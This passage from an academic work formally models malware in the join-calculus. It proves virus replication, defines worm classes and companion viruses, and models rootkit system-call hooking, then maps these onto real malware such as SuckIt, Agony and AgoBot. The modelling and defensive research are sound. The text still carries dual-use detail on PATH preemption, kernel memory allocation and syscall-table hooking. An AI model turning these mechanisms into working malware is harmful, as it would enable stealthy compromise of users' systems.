Proposition 15 *If the system context $C_{sys}[.]_{S \cup R}$ provides the necessary services and valid targets, the virus classes I, II, III and IV achieve viable self-replication i.e. these four classes are included in the system viral set $E_v(C_{sys}[.]_{S \cup R})$.*

Proof.
Let us consider a refined system context as in Section 9.3.3.1 and a simple case of parametrization for the replication mechanism r and the target research t. More complex parametrization would not modify the core of the proof.

$def\ r(x, w) \triangleright w(x)$
$def\ t() \triangleright return\ sw_i\ to\ t\ at\ the\ i^{th}\ iteration.$

Let us consider the third class of virus knowing that an identical approach can provide proofs for the remaining classes. Let us define the following notations:

$D_{V_{III}} \stackrel{\text{def}}{=} v() \triangleright (def\ R \wedge T\ in\ loc_{rep}(sys_{ref}(), loc_{targ}()); P).$
$D_{R_k} \stackrel{\text{def}}{=} (sw_k(f_{new})|content_k\!<\!f\!>) \triangleright (content_k\!<\!f_{new}\!>)$
$\wedge\ (sr_k()|content_k\!<\!f\!>) \triangleright (content_k\!<\!f\!>|return\ f\ to\ sr_k)$
$\wedge\ (se_k(\overrightarrow{arg})|content_k\!<\!f\!>) \triangleright (content_k\!<\!f\!>|return\ proc_{exec}(f, \overrightarrow{arg})\ to\ se_k).$

To prove viable replication, it must be proven that the viral function v initially infect a resource, but

also that an execution request reproduces the infection towards a second resource. Next iterations can be reduced to this last case:

Proof of initial infection: $\vdash C_{sys}[V_{III}]_{S \cup R}$
$\rightleftharpoons$ (str-def+str-and)

$D_{proc}, D_{ref}, D_{rep}, D_{targ} \vdash$
$let\ sr_1, sw_1, se_1, ..., sr_n, sw_n, se_n = R_{targ}(f_1), ..., R_{targ}(f_n)\ in\ (current{<}null{>} \mid V_{III})$
$\longrightarrow$ (react+str-def+str-and)

$D_{proc}, D_{ref}, D_{rep}, D_{targ}, D_{R_1}, ..., D_{R_n} \vdash$
$content_1{<}f_1{>} \mid \Pi_{i=2}^{n} content_i{<}f_i{>} \mid current{<}null{>} \mid def_v\ D_{V_{III}}\ in\ proc_{exec}(v, \overrightarrow{a})$
$\longrightarrow$ (str-def)

$D_{proc}, D_{ref}, D_{rep}, D_{targ}, D_{R_1}, ..., D_{R_n}, D_{V_{III}} \vdash_{\{v\}}$
$content_1{<}f_1{>} \mid \Pi_{i=2}^{n} content_i{<}f_i{>} \mid current{<}null{>} \mid proc_{exec}(v, \overrightarrow{a})$
$\longrightarrow$ (react)

$D_{proc}, D_{ref}, D_{rep}, D_{targ}, D_{R_1}, ..., D_{R_n}, D_{V_{III}} \vdash_{\{v\}}$
$content_1{<}f_1{>} \mid \Pi_{i=2}^{n} content_i{<}f_i{>} \mid current{<}null{>} \mid sys_{updt}(v).v(\overrightarrow{a})$
$\longrightarrow$ (react)

$D_{proc}, D_{ref}, D_{rep}, D_{targ}, D_{R_1}, ..., D_{R_n}, D_{V_{III}} \vdash_{\{v\}}$
$content_1{<}f_1{>} \mid \Pi_{i=2}^{n} content_i{<}f_i{>} \mid current{<}v{>} \mid v(\overrightarrow{a})$
$\longrightarrow$ (react)

$D_{proc}, D_{ref}, D_{rep}, D_{targ}, D_{R_1}, ..., D_{R_n}, D_{V_{III}} \vdash_{\{v\}}$
$content_1{<}f_1{>} \mid \Pi_{i=2}^{n} content_i{<}f_i{>} \mid current{<}v{>} \mid def R \wedge T\ in\ loc_{rep}(sys_{ref}(), loc_{targ}()).P$
$\rightleftharpoons$ (str-def+str-and)

$D_{proc}, D_{ref}, D_{rep}, D_{targ}, D_{R_1}, ..., D_{R_n}, D_{V_{III}}, R, T \vdash_{\{v\}}$
$content_1{<}f_1{>} \mid \Pi_{i=2}^{n} content_i{<}f_i{>} \mid current{<}v{>} \mid loc_{rep}(sys_{ref}(), loc_{targ}()).P$
$\longrightarrow$ (react)

$D_{proc}, D_{ref}, D_{rep}, D_{targ}, D_{R_1}, ..., D_{R_n}, D_{V_{III}}, R, T \vdash_{\{v\}}$
$content_1{<}f_1{>} \mid \Pi_{i=2}^{n} content_i{<}f_i{>} \mid current{<}v{>} \mid loc_{rep}(v, loc_{targ}()).P$
$\longrightarrow$ (react)

$D_{proc}, D_{ref}, D_{rep}, D_{targ}, D_{R_1}, ..., D_{R_n}, D_{V_{III}}, R, T \vdash_{\{v\}}$
$content_1{<}f_1{>} \mid \Pi_{i=2}^{n} content_i{<}f_i{>} \mid current{<}v{>} \mid loc_{rep}(v, sw_1).P$
$\longrightarrow$ (react)

$D_{proc}, D_{ref}, D_{rep}, D_{targ}, D_{R_1}, ..., D_{R_n}, D_{V_{III}}, R, T \vdash_{\{v\}}$
$content_1{<}f_1{>} \mid \Pi_{i=2}^{n} content_i{<}f_i{>} \mid current{<}v{>} \mid sw_1(v).P$
$\longrightarrow$ (react)

$D_{proc}, D_{ref}, D_{rep}, D_{targ}, D_{R_1}, ..., D_{R_n}, D_{V_{III}}, R, T \vdash_{\{v\}}$
$content_1{<}v{>} \mid \Pi_{i=2}^{n} content_i{<}f_i{>} \mid current{<}v{>} \mid P$

Proof of successive infections: Once the initial replication is achieved, the second replication is activated from the current state thanks to an execution request $se_1(\overrightarrow{a_1})$.

$D_{proc}, D_{ref}, D_{rep}, D_{targ}, D_{R_1}, ..., D_{R_n}, D_{V_{III}}, R, T \vdash_{\{v\}}$
$content_1{<}v{>} \mid content_2{<}f_2{>} \mid \Pi_{i=3}^{n} content_i{<}f_i{>} \mid current{<}v{>} \mid se_1(\overrightarrow{a_1})$
$\longrightarrow$ (react)

$D_{proc}, D_{ref}, D_{rep}, D_{targ}, D_{R_1}, ..., D_{R_n}, D_{V_{III}}, R, T \vdash_{\{v\}}$
$content_1{<}v{>} \mid content_2{<}f_2{>} \mid \Pi_{i=3}^{n} content_i{<}f_i{>} \mid current{<}v{>} \mid proc_{exec}(v, \overrightarrow{a_1})$

From there the reduction is identical to the previous one except for the call to loc_{targ} which is reduced to sw_2 and no longer sw_1.

$D_{ref}, D_{rep}, D_{targ}, D_{R_1}, ..., D_{R_n}, D_{V_{III}}, R, T, R', T' \vdash_{\{v\}}$
$content_1\langle v\rangle \mid content_2\langle v\rangle \mid \Pi_{i=3}^{n} content_i\langle f_i\rangle \mid current\langle v\rangle \mid P$ □

9.3.4 Distributed worm propagation

The propagation mechanism for worms is similar to virus replication. The difference lies in the scope of the extrusion: the abstract definition of the worm is no longer extruded to a local resource through a writing channel, but to a remote system context. This topology can be defined as contexts imbricated on two levels. A first context representing the local system, similar to the one from Section 9.3.3, is included into a global architectural context containing parallel remote systems and communications facilities between them (a computer network topology for example):

Local context: Let us define a new propagation service in the local context. The principle of the propagation service is similar to replication meaning that the propagation function p replaces the function r in terms of notation. This new local context can be simplified by removing the resource definitions used to store the replicated code:

$D_{prop} \stackrel{\text{def}}{=} sys_{prop}(in, out) \triangleright return\ p(in, out)\ to\ sys_{prop}$
$C_{lsys} \stackrel{\text{def}}{=} def\ D_{proc} \wedge D_{ref} \wedge D_{prop}$
$in\ (current\langle null\rangle \mid [\,.\,])$

Remote context: The remote context must provide communication facilities between the different systems. The *ComChannel* definition enables the generation of two-way communication channels. Processing of the data transmitted by the local context is delegated to the remote parallel contexts running inside the global architecture. In order to simplify the model, the definition below only considers a single process P_{rsys} modeling the remote system but several systems can run in parallel. In addition, the resources and services from P_{rsys} can also be refined:

$P_{rsys} \stackrel{\text{def}}{=} let\ d{=}rcv()\ in\ P_{processing}$
$C_{garch} \stackrel{\text{def}}{=} def\ ComChannel() \triangleright$
$\quad def\ send\langle m\rangle | receive() \triangleright return\ m\ to\ receive\ in$
$\quad return\ send, receive\ in\ let\ sd, rcv{=}ComChannel()$
$in\ [\,P_{rsys} \mid [\,.\,]\,]$

Definition 24 *Let W be a worm able to propagate to remote system using P, S et T, the definitions of three sub-processes respectively responsible for propagation (pending of the replication for viruses), access to the self-reference and the research of a potential target:*

- $P \stackrel{\text{def}}{=} loc_{prop}(in, out) \triangleright return\ p(in, out)\ to\ loc_{prop}$
- $S \stackrel{\text{def}}{=} loc_{ref}() \triangleright return\ w\ to\ loc_{ref}$
- $T \stackrel{\text{def}}{=} loc_{targ}() \triangleright return\ t()\ to\ loc_{targ}$

Four classes of worms can be defined using these primitives and the system services:

- ***(Class I)*** *W is totally autonomous:*
  $W_I \stackrel{\text{def}}{=} def\ w(\overrightarrow{x}) \triangleright (def\ S \wedge P \wedge T\ in\ loc_{prop}(loc_{ref}(), loc_{targ}()).P')\ in\ proc_{exec}(w, \overrightarrow{a})$
- ***(Class II)*** *W uses an external propagation mechanism provided by the system:*
  $W_{II} \stackrel{\text{def}}{=} def\ w(\overrightarrow{x}) \triangleright (def\ S \wedge T\ in\ sys_{prop}(loc_{ref}(), loc_{targ}()).P')\ in\ proc_{exec}(w, \overrightarrow{a})$
- ***(Class III)*** *W uses an external access to the self-reference provided by the system:*
  $W_{III} \stackrel{\text{def}}{=} def\ w(\overrightarrow{x}) \triangleright (def\ P \wedge T\ in\ loc_{prop}(sys_{ref}(), loc_{targ}()).P')\ in\ proc_{exec}(w, \overrightarrow{a})$
- ***(Class IV)*** *W uses only external services:*
  $W_{IV} \stackrel{\text{def}}{=} def\ w(\overrightarrow{x}) \triangleright (def\ T\ in\ sys_{prop}(sys_{ref}(), loc_{targ}()).P')\ in\ proc_{exec}(w, \overrightarrow{a})$

The four classes of worms satisfy viable replication just like viruses do. The main difference comes from the extrusion of the w definition which is no longer bound to the local system but can be extended to the remote context.

Example 6 *Just like replication, the propagation function can be refined to handle more complex cases. The simplest case remains the simple propagation by copy:*

$D_{prop} \stackrel{\text{def}}{=} def\ p(in, out) \triangleright out<in>$

For more complex cases such as Email-worms, intermediate functions can be introduced with their counterparts in the remote system to reverse the processing:

$D_{prop} \stackrel{\text{def}}{=} def\ p(in, out) \triangleright out<concat(SMTPheader, base64(in))>$
$P_{rsys} \stackrel{\text{def}}{=} let\ d = rcv()\ in\ base64decode(body(d))$

The research routine $t()$ can be defined accordingly to parse the address books of mail clients.

9.4 Modeling complex malicious behaviors

Modeling complex behaviors shows the interest of the parametric approach. This section gives examples of behavior refinements both for the replication mechanism and the attack payload. Section 9.4.1 first refines the replication function r to support companion viruses. Section 9.4.2 then refines the payload process P to support Rootkits.

9.4.1 Companion viruses

Companion viruses are a particular case of the parametric definition of the Section 9.3.3. Their specificity lies in their replication mechanism: instead of overwriting or modifying the content of the resource targeted by the infection, the virus replaces this resource from the system perspective. Companion viruses can be divided between two classes whether the replacement is achieved (a) by diverting the file system naming mechanism or (b) by diverting the hierarchy of execution [94, Chpt.8]. The replication function is consequently more complex and requires three steps:

1-a) Renaming or relocation the target of the infection.
1-b) Modification of the system hierarchy of execution.
2) Creation of a new resource under the target name.
3) Copy of the viral code in the replacing resource.

Modeling the file system: In order to model a companion virus, it becomes necessary to introduce a refined model for the file system. The purpose of the file system is to associate a resource name (a system path) with a location and access channels (reading, writing, execution). The principle is thus compatible with our model of executable resources. A file system is thus introduced into the system context in order to maintain a list of 4-tuples associated to the different files. Let us give a first definition of a file entry as well as its access and update methods:

$E_{FS} \stackrel{\text{def}}{=} E(n_{init}, sr_{init}, sw_{init}, se_{init}) \triangleright$
$\quad def\ n_{init}(c, p)\ |entry<sr, sw, se> \triangleright$
$\quad\quad (if\ [c = dl]\ then\ 0\ else$
$\quad\quad if\ [c = mv]\ then\ E(p, sr, sw, se)\ else$
$\quad\quad if\ [c = ex]\ then\ se(p)\ |\ entry<sr, sw, se>\ else$
$\quad\quad if\ [c = rd]\ then\ p(sr())\ |\ entry<sr, sw, se>\ else$
$\quad\quad if\ [c = wr]\ then\ sw(p)\ |\ entry<sr, sw, se>)$
$\quad in\ entry<sr_{init}, sw_{init}, se_{init}>$

The file system provides different commands to manage entries. The different commands take the file name in input, and the file system is responsible for executing them on the right resource:
- *read* to read from a given file,
- *write* to write to a given file,
- *execute* to execute a given file,
- *new* to create new files,
- *delete* to delete existing files,
- *move* to modify the name of the file.

Notice that modifying the name only corresponds to a renaming operation whereas modifying the complete path is a relocation.

Those commands of the file system are modeled as definitions whereas the entries of the file system constitute a set of parallel processes. A file system definition is given below where the executing parallel processes correspond to the already existing files referred by the name vector $\overrightarrow{n}$:

$$
\begin{array}{l}
M_{FS} \stackrel{\text{def}}{=} def\ E_{FS}\ in \\
def\ new(n_{new})\ \triangleright\ E(n_{new}, R_{exec}(null)) \\
\quad \wedge\ delete(n_{del})\ \triangleright\ n_{del}(dl, null) \\
\quad \wedge\ move(n_{old}, n_{new})\ \triangleright\ n_{old}(mv, n_{new}) \\
\quad \wedge\ execute(n_{exe}, arg)\ \triangleright\ n_{exe}(ex, arg) \\
\quad \wedge\ read(n_{rd,buffer}, arg)\ \triangleright\ n_{rd}(rd, buffer) \\
\quad \wedge\ write(n_{wr}, data)\ \triangleright\ n_{wr}(wr, data) \\
in\ \Pi_{n_i \in \overrightarrow{n}}(def\ n_i(c,p)\ |entry_i{<}sr, sw, se{>}\ \triangleright \\
\quad (if\ [c = dl]\ then\ 0\ else \\
\quad if\ [c = mv]\ then\ E(p, sr, sw, se)\ else \\
\quad if\ [c = ex]\ then\ se(p)\ |\ entry_i{<}sr, sw, se{>}\ else \\
\quad if\ [c = rd]\ then\ p(sr())\ |\ entry_i{<}sr, sw, se{>}\ else \\
\quad if\ [c = wr]\ then\ sw(p)\ |\ entry_i{<}sr, sw, se{>})\ in\ entry_i{<}sr_i, sw_i, se_i{>})
\end{array}
$$

Modeling the hierarchy of execution: The hierarchy of execution may vary from an operating system to an other. This introduces portability issues explaining that companion viruses gaining preemptiveness by modifying this hierarchy are not very common [94, Chpt.8]. The most common cases are companion viruses modifying the path variable in a *Unix environment*. Another outdated example concerns the *DOS architecture* where executable files with `.com` extensions are preemptive on those with `.exe` extensions. In fact, the hierarchy of execution relies on a shorter designation of programs (path or extension missing). These short designations are completed according to the hierarchy of execution. Let us first define a concatenation operator over names denoted $n_1 \cdot n_2$ and a projection operator π_n to recover the n^{th} concatenated element. A process of completion must then be defined which is parametric over a list of complements (file path or extension), ordered by increasing preemptiveness:

$$
\begin{array}{l}
H_{EX} \stackrel{\text{def}}{=} \\
complete(sn)\ |\ complist{<}c_0, ..., c_n{>}\ \triangleright \\
\quad let\ ln_0, ..., ln_n = sn \cdot c_0, ..., sn \cdot c_n\ in \\
\quad (if\ [ln_0 \in dv]\ then\ return\ ln_0\ |\ complist{<}c_0, ..., c_n{>} \\
\quad else\ if\ [ln_1 \in dv]\ then\ return\ ln_1\ |\ complist{<}c_0, ..., c_n{>} \\
\quad else\ if\ ... \\
\quad else\ if\ [ln_n \in dv]\ then\ return\ ln_n\ |\ complist{<}c_0, ..., c_n{>}) \\
\wedge\ (preempt(c)\ |\ complist{<}c_0, ..., c_n{>}\ \triangleright\ complist{<}c, c_0, ..., c_{n-1}{>}
\end{array}
$$

The execution command from the file system must be modified adequately to try name completion when the name of the program launched in execution is unknown from the system. In other words when the program name is not in the set of defined names.

$M_{FS} \stackrel{\text{def}}{=} def\ E_{FS} \wedge H_{EX}\ in$
$def\ new(n_{new})\ \triangleright\ E(n_{new}, R_{exec}(null))$
$\quad ...$
$\quad \wedge\ execute(n_{exe}, arg) \triangleright$
$\quad\quad if\ [n_{exec} \in dv]\ then\ n_{exe}(ex, arg)$
$\quad\quad else\ execute(complete(n_{exec}), arg)$

Refining replication for companion viruses: From the Definition 23, the two classes of companion viruses can be obtained by refining the replication function r. Using this definition of a file system, a first companion virus V diverting the file naming mechanism can be defined as follows:

$def\ r(v, n_{targ}) \triangleright$
$move(n_{targ}, n_{copy}); new(n_{targ}); write(n_{targ}, v)\ in\ ...$

The second class of companion viruses relies on the file system refinement to support the execution hierarchy. Let us consider the target of the replication as a concatenated name $ln_{targ} = sn_{targ} \cdot ext$. The preemptive companion virus can be defined as follows:

$def\ r(v, ln_{targ}, ext) \triangleright$
$preempt(ext_{new}); new(\pi_1(ln_{targ}) \cdot ext_{new}); write(\pi_1(ln_{targ}) \cdot ext_{new}, v)\ in\ ...$

Companion Virus for Mac-0 Executables ([101],2007) Platform: Mac OS X Type: Companion virus based on the directory structure of Mac-0 executables	
Processes	**Implementation**
M_{FS}	MacOS X file system with the Mac-0 executable structure in repositories: hierarchical tree and meta-information files.
E_{FS}	*Info.plist* describing the executable structure and the location of its elements.
Channels	**Implementation**
n_{targ}	The *CFBundledExecutable* field from *Info.plist* which denotes the real targeted executable.
move	The *cp* command from the console.
create, *write*	The two commands are not detached and realized by a single call to the command *cp*.

TABLE 9.2 - PARALLEL WITH A COMPANION VIRUS FOR MACOS X. Companion virus based on file naming. Replacement is enabled by the Mac-0 executable structure.

vcomp_ex_v1 ([94, Chpt.8],2005) Platform: Unix Type: Companion virus modifying environment variables for preemptiveness	
Processes	**Implementation**
M_{FS}	Unix file system.
E_{FS}	Inode entries for the existing files.
H_{EX}	The $PATH$ environment variable.
Channels	**Implementation**
n_{targ}	An absolute file name composed of the short file name and its path.
preempt	The command $export\ PATH = NEW\_PATH : PATH$.
create, *write*	The standard file API *fopen* and *fwrite*.

TABLE 9.3 - PARALLEL WITH A COMPANION VIRUS FOR UNIX. Companion virus based on execution hierarchy. Replacement is enabled by the environment variables.

Model validation: Assessing the model relevance with respect to existing companion viruses is necessary to its validation. A parallel has thus been drawn between the channes and processes, and their real implementation. A recent *MacOS X* virus circumventing the file naming mechanism has first been taken from [101] and transcribed in Table 9.2. The same transcription has been done in Table 9.3 for a *Unix* companion virus, diverting the execution hierarchy [94].

9.4.2 Stealth techniques inside Rootkits

Focusing on self-replication, examples of refinement have been provided for the replication and the target research functions. This section now illustrates the expressiveness of the *join-calculus* by describing stealth techniques. Even if stealth is not malicious on its own, it becomes a powerful tool for attackers when deployed in Rookits. Few formal works have been led on Rootkit modeling [82, 96, 252]; it thus constitutes an interesting concrete case for model application.

Rootkit behaviors can be defined in the parametric model by refinement of the payload process which had not been detailed yet. Let us consider a Rootkit, loaded from a piece of malware, whose main functionality is hooking. The definition of viruses resident relatively to a system call, from Z. Zuo and M. Zhou [252], is the closest result to our approach. Unfortunately, the recursive functions they use are not really adapted to model reactive, persistent (non-terminating) programs such as Rootkits. The *join-calculus*, supporting these characteristics, should offer far more flexibility.




FIGURE 9.8 - SUCKIT COMMUNICATIONS. The different level are communication are described with the command channel (C&C) as well as the internal channel from the user space towards the kernel providing different stealth services [135, 216].

Services provided by the Rootkit: basically, Rootkits provide a set of services to attackers, available through a command channel. Let the processes $S_1, ..., S_n$ denote these services. A public channel *com* is provided to the attacker, often through the network, based on various protocols such as *IRC* or *P2P* [120]. This channel supports n several types of requests represented by a vector $\overrightarrow{c} = c_1...c_n$. The names c_i themselves correspond to internal command channels, which, in the case of Rootkits, are often communication channels from user space where the client part is running, towards the services running in kernel space. Based on a client-server architecture, a proxy service relays the commands received on the public channels towards the internal channels. An example of Rootkit architecture is pictured in Figure 9.8 where public and internal communication channels can be observed. A public communication channel *com* must first be defined between the attacker A and the Rootkit R_{kit}:

$$P_{com} \stackrel{\text{def}}{=} def\ com() \triangleright\ (def\ send <\overrightarrow{m}> \mid receive() \triangleright return\ \overrightarrow{m}\ to\ receive\ in\ return\ send, receive\ to\ com)\ in\ let\ sd, rcv = com()\ in\ (A \mid R_{kit})$$

Through the public channel, the Rootkit publishes the list of supported commands and launches the proxy service waiting for requests from the attacker:

$$P_{proxy} \stackrel{\text{def}}{=} let\ c, arg = rcv()\ in\ c(arg)$$
$$R_{kit} \stackrel{\text{def}}{=} def\ c_1() \triangleright (S_1 \mid P_{proxy}) \wedge\ ...\ \wedge\ c_n(arg) \triangleright (S_n \mid P_{proxy})\ in\ sd<\overrightarrow{c}>.P_{proxy}$$

In parallel, the attacker receives the available commands for the different services on the public channel. The obtained list is stored in a vector $\overrightarrow{s}$. He can then activate any service by sending a request containing the corresponding command:

$A \stackrel{\text{def}}{=} let\ \overrightarrow{s} = rcv()\ in\ sd{<}s_1, arg_1{>}.sd{<}s_2, arg_2{>}...$

Loading the Rootkit: the rootkit is often stored in the malware body as an internal component. It must thus be extruded and loaded either conventionally through the driver manager or through a diverted mean. In both cases a specific loading process is required. Let us consider the conventional process by defining a driver manager loading the driver definition and launching its execution:

$D_{mdriv} \stackrel{\text{def}}{=} load(d) \triangleright d{<>}$

In order to be accessible inside the malware, the Rootkit must be abstracted. Abstraction introduces an entry point which eases the loading:

$M \stackrel{\text{def}}{=} (...); def\ r{<>} \triangleright R_{kit}\ in\ load{<}r{>}\ |M'$
$def\ D_{mdriv}\ in\ M \longrightarrow^* def\ G_{dr}\ in\ M'|R_{kit}$

System call hooking: at last, the hooking mechanism must be modeled just like resident viruses in [252]. A new entity of the system must be defined: the system call table which is considered as a resource. This entity publishes the list of available system calls on-demand. This list is modeled by a vector of channel $\overrightarrow{sc}$ which can only be modified by the kernel through a privileged write access. This privileged access is provided by the *hook* channel which from the malware perspective is private: only the *publish* channel is returned at table creation:

$D_{tsc} \stackrel{\text{def}}{=} T_{sc}(\overrightarrow{t_{init}}) \triangleright def\ (publish() \mid table{<}\overrightarrow{t}{>}) \triangleright (return\ \overrightarrow{t}\ to\ publish \mid table{<}\overrightarrow{t}{>})$
$\wedge (hook(\overrightarrow{t_{new}}) \mid table{<}\overrightarrow{t}{>}) \triangleright (table{<}\overrightarrow{t_{new}}{>})\ in\ table{<}\overrightarrow{t_{init}}{>} \mid return\ publish\ to\ T_{sc}$

To access this privileged channel, the Rootkit uses the system services in a misappropriated way and in particular services of memory allocation. Allocation services can be used to modify the page protection of a memory space (`Kmalloc` under *Linux* [216] and `IoAllocateMdl` under *Windows* [129]). In practice, allocation services take as input a base address b and a size s and return the result of the allocation. The *hook* channel is only leaked if the base address is equal to the address of the system call table *scbase*. In any other case a simple access is returned:

$D_{alloc} \stackrel{\text{def}}{=} alloc(b, s) \triangleright if\ [b{=}scbase]\ then\ return\ hook\ else\ return\ access$

Hooking enables the definition of false system calls $R_{fsc1}, ..., R_{fscm}$ responsible, for example, for hiding files or processes by filtering the result of original system calls. The false calls are registered in a new table as a vector of m entries $\overrightarrow{fsc} = fsc_1...fsc_m$ containing their referring names:

$D_{fsc} \stackrel{\text{def}}{=} fsc_1(\overrightarrow{arg}) \triangleright R_{fsc1} \wedge ... \wedge fsc_m(\overrightarrow{arg}) \triangleright R_{fscm}$
$R_{kit} \stackrel{\text{def}}{=} def\ D_{fsc}\ in\ let\ scspace = alloc(scbase, scsize)\ in\ scspace(\overrightarrow{fsc})$

The system evolves along the following derivation where the leak of the privileged write channel is observed from the allocation mechanism:

$def\ D_{tsc} \wedge D_{alloc}\ in\ let\ pub = T_{sc}(\overrightarrow{sc})\ in\ R_{kit} \longrightarrow *$
$def\ D_{tsc} \wedge D_{alloc} \wedge D_{fsc}\ in\ table{<}\overrightarrow{fsc}{>}$

Model validation: The relevance of the model must once again be validated by comparison to existing Rootkits. A parallel has thus been drawn in Tables 9.4, 9.6 and 9.5 between processes and definitions, and their real implementation in different *Windows* and *Unix* Rootkits.

Agony (Sources available on the net by Intox7, 2006) Platform: Windows - Type: kernel space, system call hooking	
Processes	**Implementation**
M	*agony.exe*, installing the rootkit from user space before transmitting commands.
R_{kit}	*agony.sys*, kernel module embedded as a resource in *agony.exe*. Once loaded, it contains the different services S_n.
P_{proxy}	*agony.exe* transmits the keyboard input to the driver.
D_{mdriv}	Windows Driver Manager called SCM (*ServiceControlManager*).
D_{tsc}	SSDT (*System Service Descriptor Table*) storing addresses of Windows system calls.
D_{alloc}	Memory allocation services.
R_{sc}	hooked versions of the system calls defined in the kernel module: *ZwQuerySystemInformationHook*, *ZwQueryDirectoryFileHook*...
Channels	**Implementation**
$com(sd, rcv)$	Keyboard interface with the console application *Agony.exe*.
$\overrightarrow{c}$	*DeviceIOControl*, a Windows system call used to communicate with drivers.
load	Call to *CreateService* followed by *StartService*.
alloc	*MmCreateMdl* now replaced by *IoAllocateMdl*.
hook	Writing operation to the space newly allocated.
publish	*sysenter* instruction switching between user and kernel space according to the SSDT.
$\overrightarrow{fsc}$	Adresses in memory of the new system calls defined in the kernel module.

TABLE 9.4 - PARALLEL WITH A WINDOWS KERNEL ROOTKIT: AGONY. *Agony* is the pending of *SuckIt*. All the implemented techniques can be found in [129].

SuckIt ([216, 135],2001) Platform: Linux - Type: kernel space, system call hooking	
Processes	**Implementation**
M	*sk*, executable responsible for the rootkit installation from user space.
R_{kit}	*core*, kernel module embedded in *sk* to be loaded, contains the provided services S_n.
P_{proxy}	*backdoor*, autonomous thread waiting for network requests.
D_{mdriv}	internal module of *sk* responsible for allocating kernel memory, for writing the *core* module and for resolving the addresses normally addressed by *insmod*.
D_{tsc}	Linux system call table.
D_{alloc}	memory device */dev/kmem*.
R_{sc}	hooked versions of the system calls *fork*, *open*, *read*, *kill*, ...
Channels	**Implementation**
$com(sd, rcv)$	established socket between the attacker and the *backdoor* thread.
$\overrightarrow{c}$	hooked version of *olduname* system call allowing communication between the *backdoor* thread and the kernel module *core* to transmit the different commands.
load	calls to internal functions of D_{mdriv}.
alloc	*kmalloc*.
hook	write function called with the address returned by *kmalloc*.
publish	*sysenter* switching between user and kernel space according to the system call table.
$\overrightarrow{fsc}$	calls to hooked functions through the replaced system call table.

TABLE 9.5 - PARALLEL WITH A LINUX KERNEL ROOTKIT: SUCKIT. The elements described in this table may be observed in the architecture from Figure 9.8.

9.5 Model assessment and use cases

Along this chapter, a malware model based on process algebras and more particularly the *join-calculus* has been introduced. This model extends functional models [35, 50, 68] by introducing interactions, concurrency and non-termination which are intensively used by current malware. Thanks to this support, the central notion of self-replication has been modeled distributively with the possible externalization of the self-reference access and the replication mechanism. To maintain the flexibility of the generic propagation function in [50], the replication mechanism is also conveyed by a parametric function. This parametrization of replication as well as the payload process have enabled the refinement of more complex behaviors such as companion viruses and Rookits which

AgoBot ([133], first version in 2002) Platform: Windows, Type: user space, hooking not supported	
Processes	Implementation
M	*Agobot*, originally a P2P worm, propagation through vulnerabilities support in prior versions.
R_{kit}	*CBot*, C++ object defining the different services S_n as well as their handlers.
P_{proxy}	*CIrc*, C++ object reponsible for IRC communications with the attacker.
G_{dr}	*CInstaller*, C++ object responsible for code copy and system registering (registry key).
Channels	Implementation
$com(sd, rcv)$	IRC communication established through the network.
$\overrightarrow{c}$	call to the method *HandleCommand* from the object *CBot*
$load$	calls to the methods *CopyToSysDir* and *RegSartAdd* from the object *CInstaller*

TABLE 9.6 - PARALLEL WITH A WINDOWS USER ROOTKIT: AGOBOT. *Agobot* is running only in the user space. Consequently, it does not deploy any hooking techniques, explaining that related processes and definitions are missing in the table.

prove problematic to represent in functional paradigms. To illustate the validity of the model, the initial virus definitions are formally proven, and their refinements are all illustrated with concrete cases of operational malware.

The final objective behind this model is to provide a framework relying on solid foundations for theoretical reasoning. To guarantee this solidity, the compliance with existing results on malware detection and prevention must first be established. Behavioral detection methods with proven security can then be established. Those points are covered by the coming chapter.

Chapter 10

Theoretical protections against malware

Contents

THE REAL INTEREST of providing a process-based model is undoubtedly the establishment of detection and prevention methods with proven security. The purpose of this chapter is first to study the conservation of existing results from virology within the new model presented in Chapter 9, in particular with respect to the undecidability of detection [70] and the isolation for prevention [69]. We will show in Sections 10.1 and 10.2 that these results are maintained, while offering a precise identification of the intrinsic properties of algebras impacting the problems: dynamic name generation for detection and name scoping for prevention as explicited in [141].

Beyond these results, the main interest of process algebras are the new perspectives of theoretical protection they may offer. As already said, process algebras increase the visibility over computations and information flows. The second purpose of this chapter is thus to propose alternative solutions of protection, based on interactions and information flows which could not be formalized inside functional models. Sections 10.3 and 10.4 show that several of these alternatives are generalizations of behavioral detection techniques presented in previous chapters, which can eventually be formalized inside the unified process-based model.

10.1 System resilience and replication detection

Since the formal work from Cohen, it is well established that virus detection is an undecidable problem [70]. To study the decidability of the problem within the process-based model, let us

consider an algorithm taking as input a system context $C_{sys}[.]_{S \cup R}$ and a process P abstracted by the definition p. The algorithm returns true if P is able to self-replicate inside the context. Algorithm 5 describes such an exhaustive procedure, that can be used either for detecting replication capabilities or assessing the context resilience to a viral class. Its purpose respectively changes whether the context or the process varies:

Detection: Detection of replicating malware can be addressed by identifying replication attempts of various processes in the protected system. This system is represented by a fixed evaluation context in input.

Resilience: System resilience to a viral class is addressed by identifying replication attempts of a class instance in various system contexts. The viral class is defined through a fixed self-replicating process in input.

Algorithm 5 Replication detection.

Require: P abstracted by p and $C_{sys}[.]_{S \cup R}$ exporting services S and resources R
1: $E_{done} \leftarrow \emptyset$, $E_{next} \leftarrow \emptyset$, $C \leftarrow C_{sys}[P]_{S \cup R}$
2: **repeat**
3: $E_{succ} \leftarrow \{C' | C \xrightarrow{\tau} C'\}$
